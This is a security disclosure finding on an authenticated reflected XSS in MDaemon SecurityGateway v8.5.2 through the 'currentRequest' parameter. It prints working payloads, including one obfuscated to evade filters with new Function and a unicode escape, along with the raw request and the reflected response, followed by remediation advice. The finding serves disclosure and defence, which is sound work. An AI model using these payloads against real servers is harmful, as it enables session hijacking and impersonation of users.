
Finding GTN-001: Authenticated Reflected Cross Site Scripting (XSS) at 'currentRequest' Parameter.

Severity: High
Vendor of the product: MDaemon Technologies
Product: SecurityGateway for Email Servers
Version: v8.5.2 (64 bit)
Researcher: Pankaj Kumar Thakur (Green Tick Nepal Pvt. Ltd.)

Details of Vulnerability:
The payload '%5C<%2Fscript%5C>%5C<svg%2Fonload%3Dalert(%27Tested_By_GTN%27)%20width%3D100%5C%2F>' was submitted with GET Request method from 'currentRequest' Parameter. The HTTP response appears to contain the output from the injected payload, indicating that the payload was executed successfully on the server.

Impact:
XSS attacks can expose the user's session cookie, allowing the attacker to hijack the user's session and gain access to the user's account, which could lead to impersonation of users.

Evidence:
http://localhost:4000/SecurityGateway.dll?view=user_list_ajax&list=1&AliasSearch=&currentRequest=0%3Csvg%20onload=%27new%20Function`[%22XSS_Test_BY_GTN%22].find(al\u0065rt)`%27%3E&XMLHTTP=1&v=1653769357258



More Details:

Request

Pretty Raw Hex \n

```
1 GET /SecurityGateway.dll?view=user_list_ajax&list=1&AliasSearch=&currentRequest=
  0<svg%20onload='new%20Function`["XSS_Test_BY_GTN"].find(al\u0065rt)`'>&XMLHTTP=1&v=1653769357258 HTTP/1.1
2 Host: 192.168.1.9:4000
3 Upgrade-Insecure-Requests: 1
```

Response

```
4 PAGE.list.setTotalPages(1);
5 }
6
7 nUrlCurrentRequest = 0<svg onload='new Function`["XSS_Test_BY_GTN"].find(al\u0065rt)`'>
```

Suggested Remediation:

- Sanitize all the user supplied inputs before executing them. Your application code should never blindly output the result of input data received without validation.
- URL encoding must be done before inserting untrusted data into HTML URL parameter values.
- JavaScript encoding must be done before inserting untrusted data into JavaScript data values.
- Encode CSS scripts and strict validation before inserting untrusted data into HTML style property values must be done.